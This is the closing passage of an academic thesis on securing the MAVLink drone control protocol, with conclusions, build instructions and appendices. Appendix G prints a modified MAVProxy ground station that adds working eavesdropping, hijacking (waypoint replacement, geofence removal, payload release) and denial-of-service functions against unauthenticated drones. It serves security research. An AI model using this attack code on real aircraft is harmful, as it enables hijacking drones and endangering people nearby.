Chapter 2 proposes four different cryptographic implementations that may be used to secure the MAVLink protocol: NaCl, AES-GCM, the Rabbit cipher, and XXTEA. Although this research does not confirm any of these proposed solutions actually *do* secure the MAVLink protocol, Chapter 3 and 5 provide an experimentally-tested foundation for future examination into evaluating the cost of implementing the proposed solutions. Two points worth remembering: (1) although the authenticated encryption provided by NaCl and AES-GCM protects the availability of the UAV regarding OSI Layer-2 and above communication, the UAV remains vulnerable to OSI Layer-1 attacks on availability (e.g., through frequency jamming) regardless of the method used to secure the C^2 communications. (2) Availability is also affected by UHF channel contentions regardless of the chosen defense protocol.

3) Provide a methodology that quantifies the cost of securing the MAVLink protocol.

Chapter 5 presents data analysis using the cost function defined in Section 5.3 along with the methodology discussed in Chapter 3 to provide a baseline cost of using the unsecured MAVLink protocol for comparison in future cost evaluations of cryptographic implementations to secure the protocol. Tests performed in this research indicate that the APM 2.5 is sufficiently equipped to secure the MAVLink C^2 protocol using NaCl, and possibly other cryptographic solutions as well. These tests are not discussed in this research because secure communication could not be established; however, the Mission Planner and APM 2.5 source code modified to include cryptographic functions resulted in successful device recognition, resulting in the development instructions provided in Appendices A and B.

6.2 Recommendations for Future Work

This research can be extended in the following ways:

- The methodology discussed in Chapter 3 should be used to conduct a performance analysis of the cryptographic solutions proposed in Section 2.6, or other solutions (e.g., the Micro Rotor Enhanced Block Cipher (MREBC) [ElS13]), to secure the MAVLink protocol and determine which implementation incurs the lowest cost. Based on experience during this research, fluency in the C and C# programming languages is necessary to succeed in this endeavor.

- Analyzing the performance of securing the MAVLink protocol using hardware-based encryption in an effort to reduce latency while protecting the system from attacks on CIA could provide empirical security recommendations. Because developers aim to maximize use of the processing cycles in a micro-controller, off-loading the encryption to another component may allow for more processing time on the reporting the telemetry and responding to commands from the GCS.

- The methodology discussed in Chapter 3 could be adapted to research UAV attack detection and identification by creating signatures based on certain metric values.

- Performance analysis of varying configuration settings from Section 4.3 could demonstrate a more efficient configuration of the UADS (i.e., has less impact on network latency). Such an implementation could benefit the SUAV and MAV communities, as well as protect the surrounding population from the effects of UAV exploitation.

- This research could be replicated using Wi-Fi for the data-link to explore other cryptographic implementations based on TCP/IP to secure the MAVLink protocol, or other UAV C^2 protocols.

- This research could be validated by replicating the experiments in a HIL setup on a packet-switched network using TCP/IP for communication instead of 3DR radios (as the APM will not communicate via radio in a HIL setup).

6.3 Final Thoughts

The results of this research emphasize and reiterate the serious risk inherent in unencrypted and unauthenticated C^2 communication over a wireless medium. Although the MAVLink protocol was designed with focus on safety and availability, it is clear that security *must* be a significant consideration in the design of *every* system and protocol. As demonstrated in the experiments of this research, “security through obscurity” is tantamount to no security at all. With the diminishing cost of required hardware and increasing availability of source code, there is no acceptable reason encryption and authentication should *not* be implemented. Treating security as a *property* of software and hardware design, instead of an additional feature, will reduce the ability of malicious users to take unauthorized control of remote systems, and potentially endanger surrounding populations.

Appendix A: Building the APM 2.5 Firmware in Microsoft Windows

1. Download and Install Notepad++ from
http://notepad-plus-plus.org/download/v6.5.3.html
2. Download and Install MinGW from
http://sourceforge.net/projects/mingw/files/latest/download?source=files
3. Download and Install Git from
http://github-windows.s3.amazonaws.com/GitHubSetup.exe

a. In Windows Explorer, navigate to the folder where the ArduPilot source code should be downloaded.

b. Right-click in the Windows Explorer window and select "Git Bash"

c. In the Git Bash shell that is opened, type the following command to download the ArduPilot source code:

```
git clone https://github.com/diydrones/ardupilot.git
```

4. Download and Unzip the custom ArduPilot Arduino Sketchpad from
http://firmware.diydrones.com/Tools/Arduino/ArduPilot-Arduino-1.0.3-gcc-4.7.2-windows.zip
5. To implement encryption to secure the MAVLink protocol, the files *mavlink_helpers.h* and *mavlink_types.h* found in "ArduPlane-2.76→libraries→GCS_MAVLink→ include→ mavlink→v1.0" will need to be modified in Notepad++ to include the encryption and decryption functions.
6. In Windows Explorer, navigate to the unzipped folder from Step 5, and open the *arduino.exe* file to enter the custom ArduPilot Arduino Sketchpad
7. In the Arduino Sketchpad application window that is opened from the previous step,

a. Select "File→Open"

b. Navigate to the "ArduPlane" folder found in the folder that was downloaded in Step 3c.

c. Open the file *ArduPlane.pde*

8. Click the “check” mark to “verify” the project and build the hex file (i.e., firmware) that is uploaded to the APM 2.5 autopilot (or you can use the “.elf” binary that is generated as a Software-in-the-Loop).

9. To upload the hex file to the APM 2.5 that was built in Step 8:

a. Connect the APM 2.5 autopilot to the computer via USB

b. Open the Device Manager and expand the “Ports (COM & LPT)” to identify the COM port associated with the APM (labeled “ATmega2560”).

c. In the Arduino Sketchpad application used to build the firmware, ensure the APM 2.5 is selected by choosing from the menu “Tools→Build→Arduino Mega 2560”.

d. Select from the Arduino Sketchpad menu “Tools→Serial Port→[COM port for connected APM 2.5]” (replacing [COM port for connected APM 2.5] with the COM port shown associated with your connected APM 2.5 identified in step 9b).

e. In the Arduino Sketchpad, go to “File→Upload” to load the firmware you built in Step 8 onto the connected APM 2.5 autopilot.

Appendix B: Building the Mission Planner GCS in Microsoft Windows

1. Download and Install the Mission Planner application from
http://ardupilot.com/downloads/?did=82

2. Download and Install MinGW from
http://sourceforge.net/projects/mingw/files/latest/download?source=files

3. Download and Install Git from
http://github-windows.s3.amazonaws.com/GitHubSetup.exe

4. To download the Mission Planner source code:

   a. In Windows Explorer, navigate to the folder where the Mission Planner source code should be downloaded.

   b. Right-click in the Windows Explorer window and select “Git Bash”

   c. In the Git Bash shell that is opened, type the following command to download the Mission Planner source code.

```
git clone https://github.com/diydrones/MissionPlanner.git
```

5. Download the Microsoft Visual Studio Express 2012 ISO downloader from
http://go.microsoft.com/fwlink/?LinkId=255978

   a. In Windows Explorer, navigate to the folder where you downloaded the file and open it to download the Visual Studio 2012 ISO.

   b. Burn to a DVD the .ISO image that was downloaded

   c. Install Microsoft Visual Studio 2012 using the DVD burned in the previous step

6. To implement encryption to secure the MAVLink protocol, the files *MAVLink.cs* found in “MissionPlanner→Mavlink” will need to be modified in Visual Studio 2012 to include the encryption and decryption functions.

7. In Microsoft Visual Studio 2012, Press the “F7” key to Build the Mission Planner solution that generates the executable application.

8. To open the executable built in the previous step:

    a. In Windows Explorer navigate to the Mission Planner folder downloaded in Step 3

    b. Open the “bin” folder

    c. Open the “Debug” folder

    d. Open the *MissionPlanner.exe* file.

Appendix C: Installing MAVProxy in Kali Linux

Enter the following commands in sequence to install and run the MAVProxy GCS:

1. `sudo apt-get update`

2. `sudo apt-get install pip-python python-opencv`

3. `pip install pymavlink mavproxy`

4. Navigate to the folder where you want to download the source code for MAVProxy and the pymavlink tools (e.g., `cd \root\home\`)

5. `git clone https://github.com/tridge/MAVProxy.git`

6. run *setup.py* (i.e., `./setup.py`)

7. `git clone https://github.com/tridge/mavlink.git`

8. To use the modified *attackerGCS.py* on an attacker system:

    a. Navigate to the *MAVProxy* folder

    b. Open the mavproxy.py script using a text editor (e.g., `leafpad mavproxy.py`)

    c. Replace all the parts of mavproxy.py provided in Appendix G

9. To run the MAVProxy command-line GCS, type `./mavproxy/py`

Appendix D: Configuring the 3DR radio in MAVProxy on Kali Linux

Enter the following commands in sequence to change the 3DR radio configuration settings in the MAVProxy GCS (or substitute *mavproxy.py* with *attackerGCS.py* if applicable):

1. Open a terminal and navigate to the MAVProxy folder.

2. After attaching the 3DR radio in an available USB port, type `lsusb` in the terminal to identify which device file is associated with the radio (e.g., `/dev/ttyUSB0`).

3. To enter "setup" mode type: `./mavproxy.py --master=/dev/ttyUSB0 --baudrate =57600 --aircraft="flight-name" --setup`

   a. "ttyUSB0" — device file identified in the previous step

   b. "57600" — standard baud rate used for serial communication via 3DR radio

   c. "flight-name" — indicates the name you give the aircraft for easy identification of recorded, telemetry log files

   d. "setup" — used to gain access to the radio configuration utility

4. Immediately after entering the command from the previous step, type "+++" followed by the Enter key to open the radio configuration utility.

5. Type "ATI5" followed by the Enter key to display the current radio configuration settings.

6. To change a setting, prefix the desired setting number with "ATS" follow by "=" and the new value desired (e.g., "ATS4=12" to change the transmission power setting).

7. Repeat Step 6 for each setting requiring a different value than displayed in Step 5.

8. After all settings are updated, type "AT&W" to write the values to the configuration file.

9. Type "ATZ" to reboot the 3DR radio so the changes can take effect.

10. Type "ATO" to leave the configuration utility.

11. Press "*control+C*" to exit the MAVProxy (or *attackerGCS.py*) with setup mode enabled.

Appendix E: Analysis Tools

E.1 Convert Telemetry Logs to Readable files in Linux

Enter the following commands in a terminal in sequence to convert telemetry logs into readable files:

1. `sudo apt-get install git`

2. Download the MAVLink library using the following command:

```
git clone https://github.com/tridge/mavlink.git
```

3. Navigate to the folder with *mavlogdump.py*: `cd mavlink/pymavlink/tools`
4. Replace the "file/path" in the following command with the file path to the telemetry log you want converted, and replace the "save/to" with the destination file path where you want the converted file saved:

```
./mavlogdump.py --robust --mav10 /file/path/flight.tlog > /save/to/telem.log
```

E.2 Extract the Data-Link Quality (% Packet Loss)

1. Follow steps 1 and 2 from Section E.1.

2. Navigate to the folder with *mavloss.py*: `cd mavlink/pymavlink/tools`
3. Replace the "file/path" in the following command with the file path to the telemetry log you want converted, and replace the "save/to" with the destination file path where you want the converted file saved:

```
./mavlogdump.py --robust --mav10 /file/path/flight.log >> /save/to/linkquality.txt
```

Appendix F: ExpScript.py

```
#!/usr/bin python
''' Script created by security researcher Joe Marty '''
import sys, clr, time, datetime
import MissionPlanner #import *
clr.AddReference("MissionPlanner.Utilities") # including the Utilities
time.sleep(10)
print datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + ' Starting
    Mission'
Script.ChangeMode("Guided")
print datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + ' Guided Mode'
item = MissionPlanner.Utilities.Locationwp() # creating waypoint
lat = 39.343674
lng = -86.029741
alt = 45.720000
MissionPlanner.Utilities.Locationwp.lat.SetValue(item,lat)
MissionPlanner.Utilities.Locationwp.lng.SetValue(item,lng)
MissionPlanner.Utilities.Locationwp.alt.SetValue(item,alt)
print datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + ' WP 1 set'
MAV.setGuidedModeWP(item)
print datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + ' Going to WP 1'
time.sleep(10)
print datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + ' Ready for next
    WP'
lat = 39.345358
lng = -86.029054
alt = 76.199999
MissionPlanner.Utilities.Locationwp.lat.SetValue(item,lat)
MissionPlanner.Utilities.Locationwp.lng.SetValue(item,lng)
MissionPlanner.Utilities.Locationwp.alt.SetValue(item,alt)
```

```
print datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + ' WP 2 set'
MAV.setGuidedModeWP(item)
print datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + ' Going to WP 2'
time.sleep(10)
print datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + ' Ready for next
    WP'
lat = 39.342106
lng = -86.031371
alt = 53.340000
MissionPlanner.Utilities.Locationwp.lat.SetValue(item,lat)
MissionPlanner.Utilities.Locationwp.lng.SetValue(item,lng)
MissionPlanner.Utilities.Locationwp.alt.SetValue(item,alt)
print 'WP 3 set'
MAV.setGuidedModeWP(item)
print datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + ' Going to WP 3'
time.sleep(10)
print datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + ' Ready for next
    WP'
lat = 39.343540
lng = -86.028732
alt = 53.199999
MissionPlanner.Utilities.Locationwp.lat.SetValue(item,lat)
MissionPlanner.Utilities.Locationwp.lng.SetValue(item,lng)
MissionPlanner.Utilities.Locationwp.alt.SetValue(item,alt)
print datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + ' WP 4 set'
MAV.setGuidedModeWP(item)
print datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + ' Going to WP 4'
time.sleep(10)
print datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + ' Mission
    Complete'
#MAV.setMode(RETURN_TO_LAUNCH)
Script.ChangeMode("RTL")
```

```
print datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + ' Returning to
    Launch'
time.sleep(10)
Script.ChangeMode("LOITER")
print datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + ' LOITERING'
```

Appendix G: AttackerGCS.py

```
#!/usr/bin/env python
'''
mavproxy - a MAVLink proxy program

Copyright Andrew Tridgell 2011
Released under the GNU GPL version 3 or later
original mavproxy.py file found @
https://github.com/tridge/MAVProxy/blob/master/MAVProxy/mavproxy.py
***This script, attackerGCS.py, is a malicious version of MAVProxy***
'''
# Each addition & modification to the original MAVProxy.py script will
# have the comment ‘‘# ADDED’’
# A carriage-return is inserted into many lines to ensure entire code
# is visible in printed format
# NOTE: for reference throughout this script,
# timestamp = datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f")

import sys, os, struct, math, time, socket, datetime # ADDED datetime
import fnmatch, errno, threading
import serial, Queue, select

import select

# allow running without installing
sys.path.append(os.path.join(os.path.dirname(os.path.realpath(__file__)), '..'))

from MAVProxy.modules.lib import textconsole
from MAVProxy.modules.lib import mp_settings
```

```
class MPStatus(object):

/************************************SNIPPED**********************************/

def cmd_switch(args):
    '''handle RC switch changes'''
    mapping = [ 0, 1165, 1295, 1425, 1555, 1685, 1815 ]
    if len(args) != 1:
        print("Usage: switch <pwmvalue>")
        return
    value = int(args[0])
    if value < 0 or value > 6:
        print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") +
                        "Invalid switch value. Use 1-6 for flight modes,
                        '0' to disable")     # ADDED timestamp
        return
    if opts.quadcopter:
        default_channel = 5
    else:
        default_channel = 8
    flite_mode_ch_parm = int(get_mav_param("FLTMODE_CH", default_channel))
    mpstate.status.override[flite_mode_ch_parm-1] = mapping[value]
    mpstate.status.override_counter = 10
    send_rc_override()
    if value == 0:
        print("Disabled RC switch override")
    else:
        print("Set RC switch override to %u (PWM=%u channel=%u)" % (
            value, mapping[value], flite_mode_ch_parm))

/************************************SNIPPED**********************************/
```

```
def process_waypoint_request(m, master):
    '''process a waypoint request from the master'''
    if (not mpstate.status.loading_waypoints or
        time.time() > mpstate.status.loading_waypoint_lasttime + 10.0):
        mpstate.status.loading_waypoints = False
        mpstate.console.error("not loading waypoints")
        return
    if m.seq >= mpstate.status.wploader.count():
        mpstate.console.error("Request for bad waypoint %u (max %u)" % (m.seq,
            mpstate.status.wploader.count()))
        return
    wp = mpstate.status.wploader.wp(m.seq)
    wp.target_system = mpstate.status.target_system
    wp.target_component = mpstate.status.target_component
    master.mav.send(mpstate.status.wploader.wp(m.seq))
    mpstate.status.loading_waypoint_lasttime = time.time()
    mpstate.console.writeln(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f
        ") + " Sent waypoint %u : %s" % (m.seq, mpstate.status.wploader.wp(m.seq)))
         # ADDED timestamp
    if m.seq == mpstate.status.wploader.count() - 1:
        mpstate.status.loading_waypoints = False
        mpstate.console.writeln(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S
            :%f") + " Sent all %u waypoints" % mpstate.status.wploader.count()) #
            ADDED timestamp

/************************************SNIPPED**********************************/

def list_fence(filename):
    '''list fence points, optionally saving to a file'''

    mpstate.status.fenceloader.clear()
    count = get_mav_param('FENCE_TOTAL', 0)
```

```
if count == 0:
    print("No geo-fence points")
    return
for i in range(int(count)):
    p = fetch_fence_point(i)
    if p is None:
        return
    mpstate.status.fenceloader.add(p)

if filename is not None:
    try:
        mpstate.status.fenceloader.save(filename)
        print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " Fence
              Saved") # ADDED timestamp
    except Exception, msg:
        print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") +
                                               " Unable to save %s - %s" % (
                                                   filename, msg)) # ADDED
                                                   timestamp
        return
    print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " Saved %u
          geo-fence points to %s" % (mpstate.status.fenceloader.count(),
         filename)) # ADDED timestamp +
else:
    for i in range(mpstate.status.fenceloader.count()):
        p = mpstate.status.fenceloader.point(i)
        mpstate.console.writeln(datetime.datetime.now().strftime("%Y-%m-%d %H:%M
            :%S:%f") + " lat=%f lng=%f" % (p.lat, p.lng)) # ADDED timestamp
if mpstate.status.logdir != None:
    fencetxt = os.path.join(mpstate.status.logdir, 'fence.txt')
    mpstate.status.fenceloader.save(fencetxt)
```

```
        print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + "Saved
            fence to %s" % fencetxt) # ADDED timestamp

/************************************SNIPPED**********************************/

def cmd_link(args):
    for master in mpstate.mav_master:
        linkdelay = (mpstate.status.highest_msec - master.highest_msec)*1.0e-3
        if master.linkerror:
            print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " link
                %u down" % (master.linknum+1)) # ADDED timestamp +
        else:
            print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " link
                %u OK (%u packets, %.2fs delay, %u lost, %.1f%% loss)" % (master.
                linknum+1, mpstate.status.counters['MasterIn'][master.linknum],
                linkdelay, master.mav_loss, master.packet_loss())) # ADDED timestamp

def cmd_watch(args):
    '''watch a mavlink packet pattern'''
    if len(args) == 0:
        mpstate.status.watch = None
        return
    mpstate.status.watch = args[0]
    print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " Watching %s"
         % mpstate.status.watch)   # ADDED timestamp

/*********************************SNIPPED**********************************/
# ADDED this function to perform the eavesdropping attack
def scanUAV(args):
    '''eavesdrop on UAV'''
    print "Type Ctrl+C to exit"
    try:
```

```
time.sleep(5)
print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + "
    Displaying Status")
mpstate.status.show(sys.stdout, pattern=None)
print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + "
    Displayed Status")
time.sleep(1)
print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + "
    Displaying Link Quality")
cmd_link(0)
print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " Link
    Quality Displayed")
time.sleep(1)
print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f")+ " Flight
    battery: %u%%" % mpstate.status.battery_level)
print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " Battery
    Displayed")
time.sleep(1)
print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " Altitude
    : %.1f" % mpstate.status.altitude)
print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " Altitude
     Displayed")
time.sleep(1)
mpstate.modules.append(import_package('MAVProxy.modules.mavproxy_map'))
time.sleep(5)
print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " Saving
    Waypoints")
save_waypoints('UAVwaypts.txt')
print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + "
    Waypoints Saved")
time.sleep(6)
```

```
        print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " Saving
            Fence")
        list_fence('UAVfence.txt')
        time.sleep(5)
        currentDTG = datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f")
        mpstate.status.watch = 'latlon'
        print(currentDTG + " Watching %s" % mpstate.status.watch)
        return
    except KeyboardInterrupt as k:
        print "[+]Ending the DOS"
    except Exception as e:
        print "[!]An exception has occurred",e
    except:
        print "[-]Unknown exit reason"

def hijackUAV(args): # ADDED this function to perform the hijacking attack
    '''Begin Command Injection Test'''
    print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " Hijacking
        Script Initiated \nType Ctrl+C to exit")
    try:
        time.sleep(5)
        print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " Saving
            Waypoints")
        save_waypoints('currentwaypoints.txt')
        time.sleep(10)
        print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " Loading
            new waypoints to UAV")
        load_waypoints('AFwaypts.txt')
        time.sleep(10)
        mpstate.master().set_mode_auto()
        time.sleep(5)
```

```
print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " Start
    Acrobatics Script")
mpstate.status.override[0] = 2000
mpstate.status.override_counter = 10
send_rc_override()
print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " Rolling
    Left")
time.sleep(1)
print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " Leveling
     Roll")
mpstate.status.override[7] = 1500
mpstate.status.override_counter = 10
send_rc_override()
time.sleep(1)
mpstate.status.override[0] = 1500
mpstate.status.override_counter = 10
send_rc_override()
mpstate.master().set_mode_auto()
print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + "
    Acrobatics Complete")
time.sleep(2)
mpstate.master().set_mode_loiter()
print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " Mode set
     to LOITER")
time.sleep(2)
mpstate.master().set_mode_manual()
print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " Mode set
     to MANUAL")
mpstate.master().waypoint_set_current_send(6)
print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " Heading
    to waypoint 6!")
time.sleep(3)
```

```
        param_set('FENCE_TOTAL', 0)
        print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " Fence
            removed!")
        time.sleep(2)
        mpstate.master().set_servo(8, 1100)
        print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " Bombs
            Away!")
        print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + "
            Hijacking Script Complete")
        mpstate.master().set_mode_rtl()
        print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + "
            Returning to Launch'")
        return
    except KeyboardInterrupt as k:
        print "[+]Ending the Cmd Injection Test"
    except Exception as e:
        print "[!]An exception has occurred",e
    except:
        print "[-]Unknown exit reason"

def dosUAV(args): # ADDED this function to perform the Denial-of-Service attack
    '''launch DOS attack on UAV'''
    print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " Launching
        DoS Attack \nType Ctrl+C to exit")
    try:
        time.sleep(5)
        while 1:
            # INFINITE LOOP!
        # To loop "REBOOT" command instead: mpstate.master().reboot_autopilot()
            print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + "
                Setting Mode to LOITER")
            mpstate.master().set_mode_loiter()
            print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " Mode
                = LOITER")
            time.sleep(1)
    except KeyboardInterrupt as k:
        print "[+]Ending the DOS"
    except Exception as e:
        print "[!]An exception has occurred",e
    except:
        print "[-]Unknown exit reason"

/************************************SNIPPED**********************************/

command_map = {
    'switch' : (cmd_switch, 'set RC switch (1-5), 0 disables'),
    'rc'     : (cmd_rc,     'override a RC channel value'),
    'wp'     : (cmd_wp,     'waypoint management'),
    'fence'  : (cmd_fence,  'geo-fence management'),
    'param'  : (cmd_param,  'manage APM parameters'),
    'setup'  : (cmd_setup,  'go into setup mode'),
    'reset'  : (cmd_reset,  'reopen the connection to the MAVLink master'),
    'status' : (cmd_status, 'show status'),
    'auto'   : (cmd_auto,   'set AUTO mode'),
    'mode'   : (cmd_mode,   'set a mode'),
    'ground' : (cmd_ground, 'do a ground start'),
    'level'  : (cmd_level,  'set level on a multicopter'),
    'accelcal': (cmd_accelcal, 'do 3D accelerometer calibration'),
    'calpress': (cmd_calpressure,'calibrate pressure sensors'),
    'loiter' : (cmd_loiter, 'set LOITER mode'),
    'rtl'    : (cmd_rtl,    'set RTL mode'),
    'manual' : (cmd_manual, 'set MANUAL mode'),
    'fbwa'   : (cmd_fbwa,   'set FBWA mode'),
    'guided' : (cmd_guided, 'set GUIDED target'),
    'set'    : (cmd_set,    'mavproxy settings'),
    'bat'    : (cmd_bat,    'show battery levels'),
    'alt'    : (cmd_alt,    'show relative altitude'),
    'link'   : (cmd_link,   'show link status'),
    'servo'  : (cmd_servo,  'set a servo value'),
    'reboot' : (cmd_reboot, 'reboot the autopilot'),
    'up'     : (cmd_up,     'adjust TRIM_PITCH_CD up by 5 degrees'),
    'watch'  : (cmd_watch,  'watch a MAVLink pattern'),
    'module' : (cmd_module, 'module commands'),
    'alias'  : (cmd_alias,  'command aliases'),
    'arm'    : (cmd_arm,    'ArduCopter arm motors'),
    'disarm' : (cmd_disarm, 'ArduCopter disarm motors'),
    'scan'   : (scanUAV,    'Eavesdrop on UAV'), # ADDED this & next 2 to menu
    'hijack' : (hijackUAV, 'Run Command Injection Script to Hijack UAV'),
    'dos'    : (dosUAV,     'Perform Denial of Service attack on UAV')
    }

/*************************************SNIPPED**********************************/

def master_callback(m, master):
    '''process mavlink message m on master, sending any messages to recipients'''

    if getattr(m, '_timestamp', None) is None:
        master.post_message(m)
    mpstate.status.counters['MasterIn'][master.linknum] += 1

    if getattr(m, 'time_boot_ms', None) is not None:
        # update link_delayed attribute
        handle_msec_timestamp(m, master)

    mtype = m.get_type()
```

```
# and log them
if mtype != 'BAD_DATA' and mpstate.logqueue:
    # put link number in bottom 2 bits, so we can analyse packet
    # delay in saved logs
    usec = get_usec()
    usec = (usec & ~3) | master.linknum
    mpstate.logqueue.put(str(struct.pack('>Q', usec) + m.get_msgbuf()))

if mtype in [ 'HEARTBEAT', 'GPS_RAW_INT', 'GPS_RAW', 'GLOBAL_POSITION_INT', '
    SYS_STATUS' ]:
    if master.linkerror:
        master.linkerror = False
        say(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " link %u
             OK" % (master.linknum+1))# ADDED timestamp
    mpstate.status.last_message = time.time()
    master.last_message = mpstate.status.last_message

if master.link_delayed:
    # don't process delayed packets that cause double reporting
    if mtype in [ 'MISSION_CURRENT', 'SYS_STATUS', 'VFR_HUD', 'GPS_RAW_INT', '
        SCALED_PRESSURE', 'GLOBAL_POSITION_INT', 'NAV_CONTROLLER_OUTPUT' ]:
        return

if mtype == 'HEARTBEAT' and m.get_srcSystem() != 255:
    if (mpstate.status.target_system != m.get_srcSystem() or
        mpstate.status.target_component != m.get_srcComponent()):
        mpstate.status.target_system = m.get_srcSystem()
        mpstate.status.target_component = m.get_srcComponent()
        say(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + " online
            system %u component %u" % (mpstate.status.target_system, mpstate.
            status.target_component),'message') # ADDED timestamp
        if len(mpstate.mav_param_set) == 0 or len(mpstate.mav_param_set) !=
            mpstate.mav_param_count:master.param_fetch_all()

    if mpstate.status.heartbeat_error:
        mpstate.status.heartbeat_error = False
        say(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + "
            heartbeat OK") # ADDED timestamp
    if master.linkerror:
        master.linkerror = False
        say(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") +" link %u
            OK" % (master.linknum+1)) # ADDED timestamp

    mpstate.status.last_heartbeat = time.time()
    master.last_heartbeat = mpstate.status.last_heartbeat

    armed = mpstate.master().motors_armed()
    if armed != mpstate.status.armed:
        mpstate.status.armed = armed
        if armed:
            say(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + "
                ARMED") # ADDED timestamp
        else:
            say(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + "
                DISARMED") # ADDED timestamp

elif mtype == 'STATUSTEXT':
    if m.text != mpstate.status.last_apm_msg or time.time() > mpstate.status.
        last_apm_msg_time+2:mpstate.console.writeln(datetime.datetime.now().
        strftime("%Y-%m-%d %H:%M:%S:%f") + " APM: %s" % m.text, bg='red') #
        ADDED timestamp
        mpstate.status.last_apm_msg = m.text
        mpstate.status.last_apm_msg_time = time.time()
```

```
elif mtype == 'PARAM_VALUE':
    param_id = "%.16s" % m.param_id
    if m.param_index != -1 and m.param_index not in mpstate.mav_param_set:
        added_new_parameter = True
        mpstate.mav_param_set.add(m.param_index)
    else:
        added_new_parameter = False
    if m.param_count != -1:
        mpstate.mav_param_count = m.param_count
    mpstate.mav_param[str(param_id)] = m.param_value
    if mpstate.status.fetch_one > 0:
        mpstate.status.fetch_one -= 1
        mpstate.console.writeln(datetime.datetime.now().strftime("%Y-%m-%d %H:%M
            :%S:%f") + " %s = %f" % (param_id, m.param_value)) # ADDED timestamp
    if added_new_parameter and len(mpstate.mav_param_set) == m.param_count:
        mpstate.console.writeln(datetime.datetime.now().strftime("%Y-%m-%d %H:%M
            :%S:%f") + " Received %u parameters" % m.param_count) # ADDED
            timestamp
        if mpstate.status.logdir != None:
            print(datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S:%f") + "
                Saving parameters") # ADDED timestamp
            mpstate.mav_param.save(os.path.join(mpstate.status.logdir, 'mav.parm
                '), '*', verbose=True)

elif mtype == 'SERVO_OUTPUT_RAW':
    if opts.quadcopter:
        mpstate.status.rc_throttle[0] = scale_rc(m.servo1_raw, 0.0, 1.0, param='
            RC3')
        mpstate.status.rc_throttle[1] = scale_rc(m.servo2_raw, 0.0, 1.0, param='
            RC3')
        mpstate.status.rc_throttle[2] = scale_rc(m.servo3_raw, 0.0, 1.0, param='
            RC3')
        mpstate.status.rc_throttle[3] = scale_rc(m.servo4_raw, 0.0, 1.0, param='
            RC3')
    else:
        mpstate.status.rc_aileron = scale_rc(m.servo1_raw, -1.0, 1.0, param='RC1
            ') *
                                                                        mpstate.settings
                                                                            .rc1mul
        mpstate.status.rc_elevator = scale_rc(m.servo2_raw, -1.0, 1.0, param='
            RC2') *
                                                                        mpstate.settings
                                                                            .rc2mul
